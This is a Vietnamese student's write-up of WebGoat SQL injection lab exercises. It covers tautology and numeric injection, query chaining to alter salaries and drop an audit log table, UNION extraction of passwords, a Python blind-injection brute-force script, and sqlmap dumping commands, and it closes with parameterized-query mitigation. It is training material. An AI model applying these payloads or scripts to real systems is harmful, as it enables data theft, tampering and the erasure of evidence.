

# Nghiên cứu SQLi

Nguyễn Quốc Bảo

## 1. Các dạng tấn công:

- DML (Data Manipulate Language – Ngôn ngữ thao tác dữ liệu): đây là các câu lệnh để thêm, xóa, sửa dữ liệu trong database (Select, update, delete...). Nếu attacker sử dụng dạng tấn công này thì hắn có thể chỉnh sửa các thông tin, lấy dữ liệu, xóa dữ liệu ảnh hưởng đến mục tiêu bảo mật và toàn vẹn dữ liệu.
- DDL (Data Definition Language – Ngôn ngữ định nghĩa dữ liệu): các câu lệnh chủ yếu tương tác với database (Alter, create,...), để chỉnh sửa, tạo, xóa các cấu trúc của đối tượng. Tấn công dạng này mục đích thay đổi và xóa cấu trúc dữ liệu ảnh hưởng đến tính toàn vẹn và sẵn có.
- DCL (Data Control Language – Ngôn ngữ kiểm soát dữ liệu): để cung cấp bảo mật cho database của đối tượng, khác với 2 ngôn ngữ trên được dùng khá nhiều ở trường thì ngôn ngữ dạng này là lần đầu tiên em thấy, nó dùng để cấp quyền hoặc thu hồi quyền truy cập của một người dùng nào đó. Em nghĩ dùng dạng tấn công này kết hợp với 2 dạng ở trên để truy cập dữ liệu hoặc thu lại quyền truy cập của admin).

## 2. SQLi:

- SQLi là kiểu tấn công bằng cách chèn các đoạn câu lệnh độc thông qua phương thức nhập từ client tới app. Nếu đầu vào không được kiểm tra hoặc lọc thì ta sẽ sử dụng được SQLi.
- Ví dụ như ta sẽ chèn các dấu ‘ hoặc dấu – kết hợp với các chuỗi logic khác thì ta sẽ khai thác được dữ liệu: `Select * from user_data where last_name='' or '1'='1'`, trước khi ta nhập vào sẽ như vậy `Select * from user_data where last_name=''`.




Figure 1. SQLi

- Đoạn màu đỏ là đoạn ta chèn vào rồi đoạn lệnh này sẽ trở thành `Select * from user_data where last_name='' or True`, có nghĩa là nó không cần xét điều kiện gì cả, cũng không chọn trường nào ở user\_data để lấy dữ liệu từ trường đó, nên nó sẽ đưa hết dữ liệu ở bảng user\_data ra. Đây là tấn công theo kiểu DML.
- Tiếp theo ta đến với dùng kí tự số, khác với ở trên là dùng kí tự chuỗi:

```
"select * from user_data where Login_Count = " + Login_Count + " and USERID = " + User_ID;
```

Using the two Input Fields below, try to retrieve all the data from the users table.

Warning: Only one of these fields is susceptible to SQL Injection. You need to find out which, to successfully retrieve all the data.

Login\_Count:

User\_Id:

**Sorry the solution is not correct, please try again.**

Could not parse: 1 or True -- to a number

Your query was: `SELECT * From user_data WHERE Login_Count = 1 or True -- and userid= 2`

Figure 2. Numeric SQLi

- Họ cho là chỉ có 1 đầu vào có thể SQLi thôi nên chúng ta phải tìm ra được đó là trường nào. Chúng ta sẽ thử với kí tự -- (hoặc #) là kí tự báo hết query trong SQL với trường Login\_Count trước:

Login\_Count:

User\_Id:

**Sorry the solution is not correct, please try again.**

Could not parse: 1 or True -- to a number

Your query was: `SELECT * From user_data WHERE Login_Count = 1 or True -- and userid= 2`

Figure 3. Test

- Không thành công, mục đích ở đây là dùng điều kiện True và - - để bỏ qua phần check userid ở phía sau. Vậy trường này không được ta sẽ thử trường dưới:

✓

Login\_Count:

User\_Id:

**You have succeeded:**

**USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,**

**101, Joe, Snow, 987654321, VISA, , 0,**

**101, Joe, Snow, 2234200065411, MC, , 0,**

**102, John, Smith, 2435600002222, MC, , 0,**

**102, John, Smith, 4352209902222, AMEX, , 0,**

**103, Jane, Plane, 123456789, MC, , 0,**

**103, Jane, Plane, 333498703333, AMEX, , 0,**

**10312, Jolly, Hershey, 176896789, MC, , 0,**

**10312, Jolly, Hershey, 333300003333, AMEX, , 0,**

**10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,**

**10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,**

**15603, Peter, Sand, 123609789, MC, , 0,**

**15603, Peter, Sand, 338893453333, AMEX, , 0,**

**15613, Joesph, Something, 33843453533, AMEX, , 0,**

**15837, Chaos, Monkey, 32849386533, CM, , 0,**

**19204, Mr, Goat, 33812953533, VISA, , 0,**

Your query was: `SELECT * From user_data WHERE Login_Count = 1 and userid= 2 or True`

Figure 4. Success

- Thành công, điều kiện trả về True, điều kiện sẽ xét từ or ra chứ không phải từ and, tức là từ or chia ra 2 vế xét chứ không chia từ and nên ta lấy được tất cả dữ liệu từ user\_data.
- Kỹ thuật nâng cao hơn đó là thêm dấu ; vào query để kết thúc query đó rồi ta sẽ thực hiện thêm được nhiều query mới, kỹ thuật query chaining:

✓

Employee Name:

Authentication TAN:

**Well done! Now you are earning the most money. And at the same time**

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
37648	John	Smith	Marketing	999999	3SL99A
96134	Bob	Franco	Marketing	83700	LO9S2V
89762	Tobi	Barnett	Development	77000	TA9LL1
34477	Abraham	Holman	Development	50000	UU2ALK
32147	Paulina	Travers	Accounting	46000	P45JSI

Figure 5. chaining query

- Ta đã kết thúc chuỗi query select ... bằng dấu ; để rồi ta thực hiện một query mới đó là sửa table bằng update.
- Nhưng tất cả hành động của ta đều được ghi lại trong bảng access\_log:

Action contains:

- Ta thử ấn đại cái gì đó vào xem có gì:

Action contains:

**There is still evidence of what you did. Better remove the whole table.**

ID	TIME	ACTION
0	2019-05-07 23:02:00	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"; update employees set salary=999999 where first_name="Smith"
1	2019-05-07 23:04:59	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"; update employees set salary=999999 where first_name="Smith"
2	2019-05-07 23:06:06	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"; update employees set salary=999999 where first_name="Smith" and auth_tan="3SL99A"
3	2019-05-07 23:06:09	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"; update employees set salary=999999 where first_name="Smith" and auth_tan="3SL99A"
4	2019-05-07 23:06:09	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"; update employees set salary=999999 where first_name="Smith" and auth_tan="3SL99A"
5	2019-05-07 23:06:09	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"; update employees set salary=999999 where first_name="Smith" and auth_tan="3SL99A"
6	2019-05-07 23:06:30	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"; update employees set salary=999999 where auth_tan="3SL99A"
7	2019-05-07 23:06:39	SELECT * FROM employees WHERE last_name = "Smith" AND auth_tan = "3SL99A"; update employees set salary=999999 where auth_tan="3SL99A"

Figure 6. @@

- Ra một cái gì đó thật, vậy là ta vẫn chưa biết được hình dáng của query mà ta đang khai thác.
- Mà ẩn đại ra được kết quả thì ta chắc cũng không cần quan tâm tới nó nữa mà trực tiếp khai thác luôn cho nhanh:

Action contains:

**Sorry, this solution is not correct. Try again!**  
unexpected token: %

Figure 7. thử vận may

- Đến đây thì ta đã có kết luận rằng có vẻ là phải xem hint rồi :v

↔

The underlying SQL query looks like that: "SELECT \* FROM access\_log WHERE action LIKE '%' + action + '%'".

➕

Remember that you can use the -- metacharacter to comment out the rest of the line.

Figure 8. Hint

- À vậy dấu % bị lỗi ở trên là do LIKE, vậy làm sao để xóa thẳng % đó bây giờ, mà còn dấu ' sau nó nữa khi mà drop table không có một chuỗi nháy nào. Hint thứ 2 chắc có lẽ sẽ làm được gì đó sử dụng --.

✓

Action contains:

**Success! You successfully deleted the access\_log table and that way compromised the availability of the data.**

Figure 9. Success

- Lúc này chuỗi query sẽ như thế này: SELECT \* FROM access\_log where action LIKE '%a%'; drop table access\_log--'. Ta đẩy thẳng %' qua thôi rồi vô hiệu nó bằng dấu kết thúc query -- đúng như tên gọi chèn sql :v

- Tiếp theo ta sẽ đến với kỹ thuật cao hơn là lấy thông tin từ một table khác dựa trên table có sẵn.

## Try It! Pulling data from other tables

The input field below is used to get data from a user by their last name.  
The table is called 'user\_data':

```
CREATE TABLE user_data (userid int not null,
                        first_name varchar(20),
                        last_name varchar(20),
                        cc_number varchar(30),
                        cc_type varchar(10),
                        cookie varchar(20),
                        login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.  
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,
                                user_name varchar(12),
                                password varchar(10),
                                cookie varchar(30));
```

Figure 10. đề

- Ta sẽ thử lấy dữ liệu bảng đầu ra thử

Name:

**Sorry the solution is not correct, please try again.**

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA	,	0
101	Joe	Snow	2234200065411	MC	,	0
102	John	Smith	2435600002222	MC	,	0
102	John	Smith	4352209902222	AMEX	,	0
103	Jane	Plane	123456789	MC	,	0
103	Jane	Plane	333498703333	AMEX	,	0
10312	Jolly	Hershey	176896789	MC	,	0
10312	Jolly	Hershey	333300003333	AMEX	,	0
10323	Grumpy	youaretheweakestlink	673834489	MC	,	0
10323	Grumpy	youaretheweakestlink	33413003333	AMEX	,	0
15603	Peter	Sand	123609789	MC	,	0
15603	Peter	Sand	338893453333	AMEX	,	0
15613	Joesph	Something	33843453533	AMEX	,	0
15837	Chaos	Monkey	32849386533	CM	,	0
19204	Mr	Goat	33812953533	VISA	,	0

Your query was: SELECT \* FROM user\_data WHERE last\_name = " or 'a'='a'

Figure 11. Bảng 1

- Nhiệm vụ là phải lấy được data từ bảng thứ 2 dựa trên cái bảng đầu.

- Ta sẽ sử dụng một cách đơn giản đó là dùng query chaining, điền chuỗi này vào trong trường name: `a' or True; select * from user_system_data where True --`.
- Ta sẽ được như hình sau:

Name:

**You have succeeded:**

**USERID, USER\_NAME, PASSWORD, COOKIE,**

**101, jsnow, passwd1, ,**

**102, jdoe, passwd2, ,**

**103, jplane, passwd3, ,**

**104, jeff, jeff, ,**

**105, dave, passW0rD, ,**

**Well done! Can you also figure out a solution, by using a UNION?**

Your query was: `SELECT * FROM user_data WHERE last_name = 'a' or True; select * from user_system_data where True -- '`

Figure 12. SQLi

- Đề vẫn yêu cầu ta làm theo 1 cách khác đó là UNION là hợp 2 bảng lại.
- Mà UNION có điều kiện là phải check data\_type theo cặp phải phù hợp với nhau và phải cùng một số lượng cột như nhau.
- Nên ta phải làm sao để tăng số lượng cột của bảng 2 lên bằng với số lượng cột của bảng 1 đang là 7.
- Ta sẽ chèn chuỗi sau vào `a' or True union select userid, user_name, password, cookie, password, password, userid from user_system_data` – để phù hợp với từng cặp dữ liệu ở bảng 1.

Name:

**You have succeeded:**

**USERID, FIRST\_NAME, LAST\_NAME, CC\_NUMBER, CC\_TYPE, COOKIE, LOGIN\_COUNT,**

**101, Joe, Snow, 2234200065411, MC, , 0,**

**101, Joe, Snow, 987654321, VISA, , 0,**

**101, jsnow, passwd1, , passwd1, passwd1, 101,**

**102, John, Smith, 2435600002222, MC, , 0,**

**102, John, Smith, 4352209902222, AMEX, , 0,**

**102, jdoe, passwd2, , passwd2, passwd2, 102,**

**103, Jane, Plane, 123456789, MC, , 0,**

**103, Jane, Plane, 333498703333, AMEX, , 0,**

**103, jplane, passwd3, , passwd3, passwd3, 103,**

**104, jeff, jeff, , jeff, jeff, 104,**

**105, dave, passW0rD, , passW0rD, passW0rD, 105,**

**10312, Jolly, Hershey, 176896789, MC, , 0,**

**10312, Jolly, Hershey, 333300003333, AMEX, , 0,**

**10323, Grumpy, youaretheweakestlink, 33413003333, AMEX, , 0,**

**10323, Grumpy, youaretheweakestlink, 673834489, MC, , 0,**

**15603, Peter, Sand, 123609789, MC, , 0,**

**15603, Peter, Sand, 338893453333, AMEX, , 0,**

**15613, Joesph, Something, 33843453533, AMEX, , 0,**

**15837, Chaos, Monkey, 32849386533, CM, , 0,**

**19204, Mr, Goat, 33812953533, VISA, , 0,**


**Well done! Can you also figure out a solution, by appending a new Sql Statement?**

Your query was: `SELECT * FROM user_data WHERE last_name = 'a' or True union select userid, user_name, password, cookie, password, password, userid from user_system_data --'`

Figure 13. SQLi

### 3. Blind SQLi:

- Những bài trước ta có thể thấy được thông báo lỗi của database từ đó biết được hình dáng của query ra sao. Còn với Blind SQLi thì không có thông báo gì cả mà nên khó để khai thác mà phải sử dụng các câu lệnh trả về true hoặc false để check.
- Gồm có 2 loại: content-based và time-based SQL injections.
- Ta sẽ vận dụng tất cả tuyệt học ở trên để làm bài này



The image shows a login form with a light gray background and a white content area. At the top, there are two tabs: 'LOGIN' in green and 'REGISTER' in gray. Below the tabs are two input fields: 'Username' and 'Password'. Under the password field is a checkbox labeled 'Remember me'. A blue 'Log In' button is centered below the checkbox. At the bottom, there is a link that says 'Forgot Password?'.

Figure 14.Log in

- Ta sẽ đăng kí đại 1 người



LOGIN

REGISTER

Register Now

- Ta thử đăng kí lại y hệt như vậy xem server sẽ báo lại gì:

**User bao already exists please try to register with a different username.**

- Không có gì đặc biệt.
- Thử đăng kí mà không điền gì xem:

**Input for user, email and/or password is empty or too long, please fill in all field and/or limit all fields to 30 characters.**

- Vậy ta đã có được 1 ít thông tin là tên của 4 trường này ở database và giới hạn là 30 kí tự.
- Ta thử login vào acc của mình vừa tạo:

**Try To login as Tom!**

- Thử query chaining, -- và thêm True vào vẫn có vẻ như không đăng nhập vào tài khoản của Tom được vậy chắc bên này không SQLi được.


- Quay lại form register, ta sẽ xem lỗi nằm ở đâu cũng bằng cách thêm True vào:

The image shows a web registration form with two tabs: 'LOGIN' and 'REGISTER'. The 'REGISTER' tab is active. The form contains four input fields: a username field with the text 'bao' and 'a'='a', an email field with 'bao@gmail.com', and two password fields, each containing three dots. Below the input fields is a blue button labeled 'Register Now'. At the bottom of the form, there is a red error message: 'User bao' and 'a'='a already exists please try to register with a different username.'

Figure 15. Lỗi

- Vậy là ta có thể SQLi vào trường username này được bởi vì có thể thêm ‘ ‘a’=’a vào mà không bị tạo thêm người dùng mới, server trả về người dùng đã có trong danh sách.

- Ta có một cách check khác chi tiết hơn đó là check xem trong chuỗi có kí tự này ở vị trí này hay không bằng substring:



The screenshot shows a web application interface with two tabs: "LOGIN" and "REGISTER". The "REGISTER" tab is active. Below the tabs are four input fields. The first field contains the text "bao' and substring(password,1,1) = 1 --". The second field contains "bao@gmail.com". The third and fourth fields contain three dots "...". Below the input fields is a blue button labeled "Register Now". At the bottom of the form, a message is displayed: "User bao' and substring(password,1,1) = 1 -- already exists please try to register with a different username."

Figure 16. Server trả về True

- Vì password của bao bằng 123 nên cách check trên vẫn trả về là True. Vậy chúng ta sẽ dùng cách này để khai thác Tom.
- Check tài khoản của Tom thử:

**User Tom' and '1'='1 created, please proceed to the login page.**

Figure 17. Check sai

- Vậy là tài khoản của Tom bị sai, thử chữ thường:

The screenshot shows a web interface with two tabs: 'LOGIN' and 'REGISTER'. The 'REGISTER' tab is active. There are four input fields: the first contains 'tom' and '1'=1', the second contains 'bao@gmail.com', and the next two are empty. A blue 'Register Now' button is at the bottom. Below the form, a message states: 'User tom' and '1'=1' already exists please try to register with a different username.'

Figure 18. Check đúng

- Có được tài khoản check pass của Tom thử:

User tom' and (LENGTH(password)>3) -- already exists please try to register with a different username.

Figure 19. Check độ dài password

User tom' and (LENGTH(password)>30) -- created, please proceed to the login page.

User tom' and (length(password)>25) -- created, please proceed to the login page.

User tom' and (length(password)>20) -- already exists please try to register with a different username.

- Đến đây ta biết được độ dài của password nằm trong khoảng từ 20 đến 25

User tom' and (length(password)=23) -- already exists please try to register with a different username.

- Kết luận rằng Tom sài tài khoản tom và có password dài 23 kí tự.
- Nếu sử dụng cách check từng chữ như là substring thì phải check 23 chữ, mỗi chữ hên xui cả chục lần => nát.
- Ta chuyển hướng qua viết script python để bruteforce pass:

```
import requests

url = "http://localhost:8080/WebGoat/SqlInjection/challenge"
cookie = {"JSESSIONID" : "D05538E0ECDEBA53D2BE4C371DB262E6"}
alphabet = "abcdefghijklmnopqrstuvwxyz"
tom_pass = ''

for i in range(1,24):
    for j in alphabet:
        r = requests.put(url, cookies = cookie, data = {"username_reg": "tom' and substring(password, {}, 1) = '{}".format(i, j),
        "email_reg": "bao@gmail.com", "password_reg": '1', "check_password_reg": '1', "register-submit": "Register Now"})
        if(b"already exists" in r.content):
            tom_pass += j
            print("[+] " + tom_pass)
```

Figure 20.Bruteforce

- Sau khi chạy 1 hồi thì ta đã có được pass của tom:

```
[+]t
[+]th
[+]thi
[+]this
[+]thisi
[+]thisis
[+]thisisa
[+]thisisas
[+]thisisase
[+]thisisasec
[+]thisisasecr
[+]thisisasecre
[+]thisisasecret
[+]thisisasecretf
[+]thisisasecretfo
[+]thisisasecretfor
[+]thisisasecretfort
[+]thisisasecretforto
[+]thisisasecretfortom
[+]thisisasecretfortomo
[+]thisisasecretfortomon
[+]thisisasecretfortomonl
[+]thisisasecretfortomonlonly
```

Figure 21.Tom's pass

- Trên code sử dụng module requests để gửi put cho server, phải có cookie nếu không sẽ không vào được webgoat và chỉ cần quan tâm đến username\_reg, mấy cái sau có hay không không quan trọng, nếu content trả về có xuất hiện already exists thì thêm kí tự đó vào pass.

- Tuy nhiên, mình lại muốn sử dụng cách khác đó là dùng sqlmap, mục đích là để lấy được tên của db rồi từ đó tìm ra tên của table chứa pass của Tom, rồi thực hiện update đổi pass cho Tom vì mình nghĩ chắc là họ sẽ không để cho mình vào select pass của tom, mà để hint là tên của table là random mỗi lần đăng nhập vào webgoat nên không thể đoán được.
- Đầu tiên ta phải có một file request để cung cấp đầy đủ thông tin cho sqlmap.
- Mình dùng Burp để lấy request:

```
PUT /WebGoat/SqlInjection/challenge HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: */*
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 118
Connection: close
Cookie: JSESSIONID=6E2E2A8D58B07064ABF6E2CD1F6D2CB7

username_reg=tom'+and+substring(password%2C1%2C1)%3D't&email_reg=bao%40gmail.com&password_reg=1&confirm_password_reg=1
```

Figure 22. request

- Copy paste vào một file request.txt
- Sau đó chạy sqlmap với lệnh như sau:

```
>python sqlmap.py -r request.txt -p username_reg -a --threads=10 --dbms=HSQLDB --no-cast
```

Figure 23. sqlmap

- Ta được một số thứ như sau :

```
[10:42:54] [INFO] resumed: SA
back-end DBMS: HSQLDB = 2.3.4
banner: '2.3.4'
```

```
[10:42:54] [INFO] resumed: SA
current user: 'SA'
```

```
fetching tables for databases: 'INFORMATION_SCHEMA, PUBLIC, SYSTEM_LOBS'
```

- Trước đó mình bị kẹt chỗ backend DBMS không xác định được banner nên sqlmap không thể khai thác sâu hơn được. Giờ hên ra được banner nên làm tiếp :v.
- Sau đó ta lấy được các tablename của PUBLIC còn 2 cái kia không lấy được:

```
retrieved: employee
retrieved: employees
retrieved: servers
retrieved: transactions
retrieved: auth
retrieved: roles
retrieved: user_data
```

- Sau đó ta thực hiện dùng wordlist để tìm các cột trong các table bên trên:

```
starting 10 threads
retrieved: userid
retrieved: first_name
retrieved: email
retrieved: last_name
retrieved: password
retrieved: department
retrieved: today
retrieved: password
```

Figure 24. Employee

```
retrieved: description
retrieved: id
retrieved: userid
retrieved: email
retrieved: ip
retrieved: password
retrieved: status
retrieved: today
retrieved: password
```

Figure 25. Server

```
retrieved: description
retrieved: userid
retrieved: username
retrieved: email
retrieved: password
retrieved: today
retrieved: username
retrieved: password
```

Figure 26. Transaction

```

retrieved: userid
retrieved: email
retrieved: functionid
retrieved: password
retrieved: today
retrieved: password

```

Figure 27. Auth

- Riêng với table roles và user\_data thì lại không lấy ra được cái columns nào.
- Sử dụng lệnh này để dump thử table employees

```

E:\sqlmapproject-sqlmap-9c917ec>python sqlmap.py -r request.txt -p username_reg -D PUBLIC -T employees -C userid,first_name,last_name,password --dump --threads=10

```

- Ta được thể này:

userid	first_name	last_name	password
32147	Paulina	Travers	thisisasecretfortomonly
34477	Abraham	Holman	thisisasecretfortomonly
37648	John	Smith	thisisasecretfortomonly
89762	Tobi	Barnett	thisisasecretfortomonly
96134	Bob	Franco	thisisasecretfortomonly

Figure 28. Dump employees

- Có vẻ đặt 1 pass thôi đỡ phải cài nhiều :v.
- Qua table servers thử:

description	userid	password	status	today
Development server	tom	thisisasecretfortomonly	online	2019-05-11
Test server	tom	thisisasecretfortomonly	online	2019-05-11
Acceptance server	tom	thisisasecretfortomonly	offline	2019-05-11
Pre-production server	tom	thisisasecretfortomonly	offline	2019-05-11
Production server	tom	thisisasecretfortomonly	out of order	2019-05-11

- Vậy là có pass luôn rồi khỏi chuyên :v

#### 4. SQLi mitigation:

- Ta có nhiều cách để ngăn chặn SQLi, một trong số đó là parameterized query.
- Kỹ thuật này sẽ định dạng query trước sau đó mới truyền tham số rồi thực thi nó sau:



✓

Connection conn = DriverManager.getConnection( (DBURL, DBUSER, DBPW);

PreparedStatement pre = conn.prepareStatement("SELECT status FROM users WHERE name=? AND mail=?");

pre.setString(1,"tom");

pre.setString(2,"tom@g");

**Congratulations. You have successfully completed the assignment.**

Figure 29. Parameterized

- Như trên hình thì ta không đưa “tom” và “[tom@gmail.com](mailto:tom@gmail.com)” vào trực tiếp query mà ta đưa dấu ? vào để phân tích, định dạng cái query đó rồi sau đó mới đưa các tham số vào sau. Bằng cách này sẽ filter được những thứ không liên quan đến query hiện tại.
- Áp dụng bài trên thì ta sẽ viết code chống lại SQLi (Java):

```

1 try{
2     Connection con = DriverManager.getConnection(DBURL,DBUSER,DBPW);
3     PreparedStatement ps = con.prepareStatement("Select status from users where name=?");
4     ps.setString(1,"tom' or '1'='1");
5     ResultSet rs = ps.executeQuery();
6 }catch(Exception e){
7     System.out.println("Oops");
8 }

```

Figure 30. Code

- Lúc này thì câu truy vấn sẽ như thế này:

Select status from users where name= 'tom\` or \'1\'=\'1\'`.

- Tuy là câu query đã chống được SQLi nhưng mà ta vẫn phải xác thực đầu vào của mình.
- Nhưng không phải lúc nào prepared statement cũng ngăn được SQLi.
- Mà ta sẽ hướng qua 1 con đường khác đó là order by. Ví dụ:

```
select * from users order by (case when (true) then lastname else firstname)
```

Figure 31. ví dụ

- Khi đó ta có thể thay bất kì một dạng Boolean nào vào phần when(..) rồi dựa vào điều kiện trong này mà câu lệnh sẽ order by lastname hoặc firstname.
- Để chống lại điều này khi mà ta muốn sắp xếp các cột ở webapp của bạn thì bạn nên tạo ra một cái whitelist để xác thực các giá trị trong câu lệnh order by.
- Ta tới ví dụ:

	Hostname ↕	IP ↕	MAC ↕	Status ↕	Description ↕
<input checked="" type="checkbox"/>	webgoat-acc	192.168.3.3	EF:12:FE:34:AA:CC	offline	Acceptance server
<input checked="" type="checkbox"/>	webgoat-dev	192.168.4.0	AA:BB:11:22:CC:DD	offline	Development server
<input type="checkbox"/>	webgoat-pre-prod	192.168.6.4	EF:12:FE:34:AA:CC	online	Pre-production server
<input type="checkbox"/>	webgoat-tst	192.168.2.1	EE:FF:33:44:AB:CD	online	Test server

Figure 32. Ví dụ

